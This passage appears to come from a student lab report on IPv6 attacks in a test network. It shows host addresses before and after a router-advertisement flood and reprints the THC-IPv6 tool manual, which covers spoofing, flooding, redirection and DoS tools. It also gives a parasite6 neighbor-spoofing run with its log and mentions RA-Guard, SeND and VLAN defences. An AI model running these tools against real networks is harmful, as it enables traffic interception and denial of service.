During this attack the attacker sends lots of RA messages each time with a different prefix. This way the attacked Host 1 creates lot of different IPs. This results in the Host 1 "thinking" to be connected to a multitude of different networks. In the log 10 are reported the IPs that Host 1 had before the attack and il log 11 the result of a very brief attack is already very visible. In the images 7 and 8 two wireshark captures are reported for showing the burst of RA send from the Host 2 during the attack.

```
root@Host1:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
13: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group
↪   default qlen 1000
```

```
    link/ether 6a:94:ca:7f:14:e3 brd ff:ff:ff:ff:ff:ff
    inet6 2001:620:40b:beaf:6894:caff:fe7f:14e3/64 scope global mngtmpaddr dynamic
       valid_lft 2591837sec preferred_lft 604637sec
    inet6 fe80::6894:caff:fe7f:14e3/64 scope link
       valid_lft forever preferred_lft forever
```

Listing 10: IPs of Host 1 before the attack

```
root@Host1:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
13: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group
↪  default qlen 1000
    link/ether 6a:94:ca:7f:14:e3 brd ff:ff:ff:ff:ff:ff
    inet6 2012:6be6:266c:6a15:6894:caff:fe7f:14e3/64 scope global tentative mngtmpaddr
    ↪  dynamic
       valid_lft 130789sec preferred_lft 130789sec
    inet6 2012:6be5:246c:6a15:6894:caff:fe7f:14e3/64 scope global tentative mngtmpaddr
    ↪  dynamic
       valid_lft 130789sec preferred_lft 130789sec
    inet6 2012:6be4:226c:6a15:6894:caff:fe7f:14e3/64 scope global tentative mngtmpaddr
    ↪  dynamic
       valid_lft 130789sec preferred_lft 130789sec
    inet6 2012:6be3:206c:6a15:6894:caff:fe7f:14e3/64 scope global tentative mngtmpaddr
    ↪  dynamic
       valid_lft 130789sec preferred_lft 130789sec
    inet6 2012:6be2:1e6c:6a15:6894:caff:fe7f:14e3/64 scope global tentative mngtmpaddr
    ↪  dynamic
       valid_lft 130789sec preferred_lft 130789sec
    inet6 2012:6be1:1c6c:6a15:6894:caff:fe7f:14e3/64 scope global tentative mngtmpaddr
    ↪  dynamic
       valid_lft 130789sec preferred_lft 130789sec
    inet6 2012:6be0:1a6c:6a15:6894:caff:fe7f:14e3/64 scope global tentative mngtmpaddr
    ↪  dynamic
       valid_lft 130789sec preferred_lft 130789sec
    inet6 2012:6bdf:186c:6a15:6894:caff:fe7f:14e3/64 scope global tentative mngtmpaddr
    ↪  dynamic
       valid_lft 130789sec preferred_lft 130789sec
    inet6 2012:6bde:166c:6a15:6894:caff:fe7f:14e3/64 scope global tentative mngtmpaddr
    ↪  dynamic
       valid_lft 130789sec preferred_lft 130789sec
    inet6 2012:6bdd:146c:6a15:6894:caff:fe7f:14e3/64 scope global tentative mngtmpaddr
    ↪  dynamic
       valid_lft 130789sec preferred_lft 130789sec
    inet6 2012:6bdc:126c:6a15:6894:caff:fe7f:14e3/64 scope global tentative mngtmpaddr
    ↪  dynamic
       valid_lft 130789sec preferred_lft 130789sec
    inet6 2012:6bdb:106c:6a15:6894:caff:fe7f:14e3/64 scope global tentative mngtmpaddr
    ↪  dynamic
```

```
        valid_lft 130789sec preferred_lft 130789sec
    inet6 2012:6bda:e6c:6a15:6894:caff:fe7f:14e3/64 scope global tentative mngtmpaddr dynamic
        valid_lft 130789sec preferred_lft 130789sec
    inet6 2012:6bd9:c6c:6a15:6894:caff:fe7f:14e3/64 scope global tentative mngtmpaddr dynamic
        valid_lft 130789sec preferred_lft 130789sec
    inet6 2001:620:40b:beaf:6894:caff:fe7f:14e3/64 scope global mngtmpaddr dynamic
        valid_lft 2591891sec preferred_lft 604691sec
    inet6 fe80::6894:caff:fe7f:14e3/64 scope link
        valid_lft forever preferred_lft forever
```

Listing 11: IPs of Host 1 after the attack



Figure 7: Wireshark capture H1 - LAN1



Figure 8: Wireshark capture H2 - LAN1

1.17 Question P17

1.18 Question P18

A very effective way of preventing a similar attack is the one of filtering the RA using a mechanism of RA-Guard as it was suggested for the previous attacks and as well the use of SeND. Another way of preventing this kind of malicious attacks is to isolate the different Hosts on separated VLANs.

1.19 Question P19

Here the tools with their description:

```
address6 <mac-address/ipv4-address/ipv6-address> [ipv6-prefix]
    Converts a mac or ipv4 address to an ipv6 address (link local if no prefix is given as 2nd option) or, when given an ipv6 address, prints the mac or ipv4 address. Prints all possible variations. Returns -1 on errors or the number of variations found.
alive6 <interface> [unicast-or-multicast-address [remote-router]]
    Shows alive addresses in the segment. If you specify a remote router, the packets are sent with a routing header prefixed by fragmentation.
covert_send6 <interface> <target> <file> [port]
    Sends the content of FILE covertly to the target.
covert_send6d <interface> <file>
    Writes received covertly content to FILE.
denial6 <interface> <destination> <test-case-number>
    Performs various denial of service attacks on a target.
detect_sniffer6 <interface> [target-ip]
```

```
    Tests if systems on the local LAN are sniffing. Works against Windows, Linux, OS/X and *BSD systems.
dnssecwalk [-e46] <dns-server> <domain>
    Performs DNSSEC NSEC walking.
dos_mld <interface>
    This tools prevents new ipv6 interfaces to come up, by sending answers to duplicate ip6 checks (DAD). This results in a DOS for new ipv6 devices.
dos-new-ip6 <interface>
    This tools prevents new ipv6 interfaces to come up, by sending answers to duplicate ip6 checks (DAD). This results in a DOS for new ipv6 devices.
detect-new-ip6 <interface> [scriptname]
    This tools detects new ipv6 addresses joining the local network. If scriptname is supplied, it is executed with the detected IPv6 address as option.
dnsdict6 [-t THREADS] <domain> [dictionary-file]
    Enumerates a domain for DNS entries, it uses a dictionary file if supplied or a built-in list otherwise.
dnsrevenum6 <dns-server> <ipv6-address>
    Performs a fast reverse DNS enumeration.
dump_router6 <interface>
    Dumps all local routers and their information.
dump_dhcp6 <interface>
    Dumps all DHCPv6 servers and their information
exploit6 <interface> <destination> [test-case-number]
    Performs exploits of various CVE known IPv6 vulnerabilities on the destination.
extract_hosts6 <file>
    Prints the host parts of ipv6 addresses in file.
extract_networks6 <interface>
    Prints the networks found in file.
fake_advertise6 <interface> <ip-address> [target-address [own-mac-address]]
    Advertise ipv6 address on the network (with own mac if not defined) sending it to the all-nodes multicast address if no target specified.
fake_dhcps6 <interface> <network-address/prefix-length> <dns-server>
    Fake DHCPv6 server. Used to configure an address and set a DNS server.
fake_dns6d <interface> <ipv6-address>
    Fake DNS server that serves the same IPv6 address to any lookup request.
fake_dnsupdate6 <dns-server> <fqdn> <ipv6-address>
    Send false DNS update requests.
fake_mipv6 <interface> <home-address> <home-agent-address> <care-of-address>
    If the mobile IPv6 home-agent is mis-configured to accept MIPV6 updates without IPSEC, this will redirect all packets for home-address to care-of-address.
fake_mld6 <interface> <multicast-address> [[target-address] [[ttl] [[own-ip] [own-mac-address]]]]
    Advertise yourself in a multicast group of your choice.
fake_mld26 [-l] <interface> <add|delete|query> [multicast-address [target-address [ttl [own-ip [own-mac-address [destination-mac-address]]]]]]
    This uses the MLDv2 protocol. Only a subset of what the protocol is able to do is possible to implement via a command line.
fake_mldrouter6 [-l] <interface> <advertise|solicitate|terminate> [own-ip [own-mac-address]]
    Announce, delete or solicitate MLD router - yourself or others.
fake_pim6 [-t ttl] [-s src6] [-d dst6] <interface> {<hello> [dr_priority]|{join|prune} <neighbor6> <multicast6> <target6>}
    The hello command takes optionally the DR priority (default: 0).
fake_router6 <interface> <router-ip-link-local
```

```
    network-address/prefix-length> <mtu> [mac-address] Announce yourself as a router and try to become the default router. If a non-existing mac-address is supplied, this results in a DOS.
fake_router26 <interface>
    Like fake_router6 with more options available.
fake_solicitate6 <interface> <solicited-ip>
    Solicits IPv6 address on the network, sending it to the all-nodes multicast address.
firewall6 [-u] <interface> <destination> <port> [test-case-no]
    Performs various ACL bypass attempts to check implementations. Defaults to TCP ports, option -u switches to UDP. For all test cases to work, ICMPv6 ping to the destination must be allowed.
flood_advertise6 <interface>
    Flood the local network with neighbor advertisements.
flood_dhcpc6 <interface> [domain-name]
    DHCP client flooder. Use to deplete the IP address pool a DHCP6 server is offering. Note: if the pool is very large, this is rather senseless.
flood_mld6 <interface>
    Flood the local network with MLD reports.
flood_mld26 <interface>
    Flood the local network with MLDv2 reports.
flood_mldrouter6 <interface>
    Flood the local network with MLD router advertisements.
flood_redir6 [-HFD] interface [target] [oldrouter [newrouter]]
    Flood a target with ICMPv6 redirects
flood_router6 <interface>
    Flood the local network with router advertisements.
flood_router26 <interface>
    Similar to flood_router6 but with more options available.
flood_rs6 [-sS] interface [target]
    Flood a network with ICMPv6 router solicitation messages
flood_solicitate6 <interface> [target-ip]
    Flood the network with neighbor solicitations.
four2six [-FHD] [-s src6] interface ipv6-to-ipv4-gateway ipv4-src ipv4-dst [port]
    Send (spoofed) packets over a 4to6 tunnel (IPv4 packets over IPv6 networks)
fragmentation6 <interface> <target-ip>
    Performs fragment firewall and implementation checks, including denial-of-service.
fuzz_ip6 [-x] [-t number | -T number] [-p number] [-IFSDHRJ] [-1|-2|-3|-4|-5|-6|-7] <interface> <unicast-or-multicast-address> [address-in-data-pkt]
    Fuzzes an icmp6 packet.
fuzz_dhcpc6 [-1|-2|-3|-4|-5|-6|-7|-8|-9|-A|-B|-C|-D|-m] [-f mac] [-l link] [-v ipv6] [-x xid] [-c client] [-o options] interface
    Fuzzes messages sent to a DHCPv6 client.
fuzz_dhcps6 [-t number | -T number] [-e number | -T number] [-p number] [-md] [-1|-2|-3|-4|-5|-6|-7|-8] interface [domain-name]
    Fuzzes a DHCPv6 server on specified packet types. implementation6 <interface> <destination> [test-case-number] Performs some ipv6 implementation checks, can be used to test firewalls too.
implementation6d <interface>
    Identifies test packets by the implementation6 tool, useful to check what packets passed a firewall.
inject_alive6 [-ap] <interface>
    This tool answers to keep-alive requests on PPPoE and 6in4 tunnels; for PPPoE0t also sends keep-alive requests. Note that the appropriate environment variable THC_IPV6_{PPPOE|6IN4} must be set. Option -a will actively send alive requests every 15 seconds. Option -p will not send replies to alive requests.
```

```
inverse_lookup6 <interface> <mac-address>
    Performs an inverse address query, to get the IPv6 addresses that are assigned to a MAC address. Note that only few systems support this yet.
kill_router6 <interface> <target-ip>
    Announce that target router is going down to delete it from the routing tables. If you supply a '*' as target-ip, this tool will sniff the network for RAs and immediately send the kill packet.
ndpexhaust26 <interface> [-acpPTUrR] [-s sourceip6] <target-network>
    Flood the target /64 network with ICMPv6 TooBig error messages. This tool version is manyfold more effective than ndpexhaust6. -a add a hop-by-hop header with router alert. -c do not calculate the checksum to save time. -p send ICMPv6 Echo Requests. -P send ICMPv6 Echo Reply. -T send ICMPv6 Time-to-live-exceeded. -U send ICMPv6 Unreachable (no route). -r randomize the source from your /64 prefix. -R randomize the source fully. -s sourceip6 use this as source ipv6 address.
ndpexhaust6 <interface> <target-network>
    Randomly pings IPs in target network.
node_query6 <interface> <target-ip>
    Sends an ICMPv6 node query request to the target and dumps the replies.
parasite6 <interface> [fake-mac]
    This is an "ARP spoofer" for IPv6, redirecting all local traffic to your own system (or nirvana if fake-mac does not exist) by answering falsely to Neighbor Solicitation requests, specifying FAKE-MAC results in a local DOS.
passive_discovery6 <interface> [scriptname]
    Passively sniffs the network and dump all client's IPv6 addresses detected. If scriptname is supplied, it is called with the detected IPv6 address as first and the interface as second parameters.
randicmp6 <interface> <target-ip>
    Sends all ICMPv6 type and code combinations to target.
redir6 <interface> <src-ip> <target-ip> <original-router> <new-router> [new-router-mac]
    Implant a route into src-ip, which redirects all traffic to target-ip to new-ip. You must know the router which would handle the route. If the new-router-mac does not exist, this results in a DOS.
redirsniff6 <interface> <victim-ip> <destination-ip> <original-router> [<new-router> [new-router-mac]]
    Implant a route into victim-ip, which redirects all traffic to destination-ip to new-router. You must know the router which would handle the route. If the new-router and new-router-mac does not exist, this results in a DoS.
rsmurf6 <interface> <victim-ip>
    Smurfs the local network of the victim. Note: this depends on an implementation error, currently only verified on Linux (fixed in current versions). Evil: "ff02::1" as victim will DOS your local LAN completely.
smurf6 <interface> <victim-ip> [multicast-network-address]
    Smurf the target with ICMPv6 echo replies. Target of echo request is the local all-nodes multicast address if not specified.
sendpees6 <interface> <key_length> <prefix> <victim-ip>
    Send SEND neighbor solicitation messages and make target to verify a lota CGA and RSA signatures.
sendpeesmp6 <interface> <key_length> <prefix> <victim-ip>
    Multithreaded version of sendpees6.
trace6 [-d] <interface> targetaddress [port]
    A basic but very fast traceroute6 program.
thcping6 <interface> <src6> <dst6> <srcmac> <dstmac> <data>
    Craft your special ICMPv6 echo request packet.
thcsyn6 [-AcDrRS] [-p port] [-s source-ip6] <interface> <target> <port>
```

```
    Flood the target port with TCP-SYN packets. If you supply "x" as port, it is randomized.
toobig6 <interface> <target-ip> <existing-ip> <mtu>
    Implants the specified mtu on the target
```

Listing 12: THC tool

Manual page

1.20 Question P20

How is reported in the manual page of the THC tool the command `parasite6`, how it can be easily deduced from the name,is:

> an "ARP spoofer" for IPv6, redirecting all local traffic to your own system (or nirvana if fake-mac does not exist) by answering falsely to Neighbor Solitication requests.

The log of the parasite6 command has been the following and it is visible its correspondence with the wireshark captures (9 and 10).

```
root@Host2:~# atk6-parasite6 eth0
Remember to enable routing, you will denial service otherwise:
 =>  echo 1 > /proc/sys/net/ipv6/conf/all/forwarding
Remember to prevent sending out ICMPv6 Redirect packets:
 =>  ip6tables -I OUTPUT -p icmpv6 --icmpv6-type redirect -j DROP
Started ICMP6 Neighbor Solitication Interceptor (Press Control-C to end) ...
Spoofed packet to fe80::250:56ff:fec0:2 as fe80::218:e6ff:fefe:8edd
Spoofed packet to fe80::250:56ff:fec0:2 as fe80::218:b3ff:fe26:623c
Spoofed packet to fe80::250:56ff:fec0:2 as fe80::218:fdff:fe54:5e9c
Spoofed packet to fe80::250:56ff:fec0:2 as fe80::218:66ff:fe49:2f4
Spoofed packet to fe80::250:56ff:fec0:2 as fe80::218:98ff:fee2:ccfb
Spoofed packet to fe80::250:56ff:fec0:2 as fe80::218:2eff:fec3:6e8d
...
Spoofed packet to fe80::6894:caff:fe7f:14e3 as fe80::6b:d829:d842:1901
Spoofed packet to fe80::6894:caff:fe7f:14e3 as fe80::6b:d85c:d842:1901
Spoofed packet to fe80::6894:caff:fe7f:14e3 as fe80::6b:d88f:d842:1901
Spoofed packet to fe80::6894:caff:fe7f:14e3 as fe80::6b:d8c2:d842:1901
Spoofed packet to fe80::782b:fdff:fed7:eabb as 2001:620:40b:beaf:6894:caff:fe7f:14e3
Spoofed packet to fe80::782b:fdff:fed7:eabb as fe80::10
Spoofed packet to fe80::10 as fe80::782b:fdff:fed7:eabb
...
```

Listing 13: Log of the attack with parasite

During this attack all packages have been spoofed from the attacker and this is visible by performing a ping from the Host 1 and the R2. In the following images it is visible that the traffic is redirected.



Figure 9: Wireshark capture H1 - LAN1



Figure 10: Wireshark capture H2 - LAN1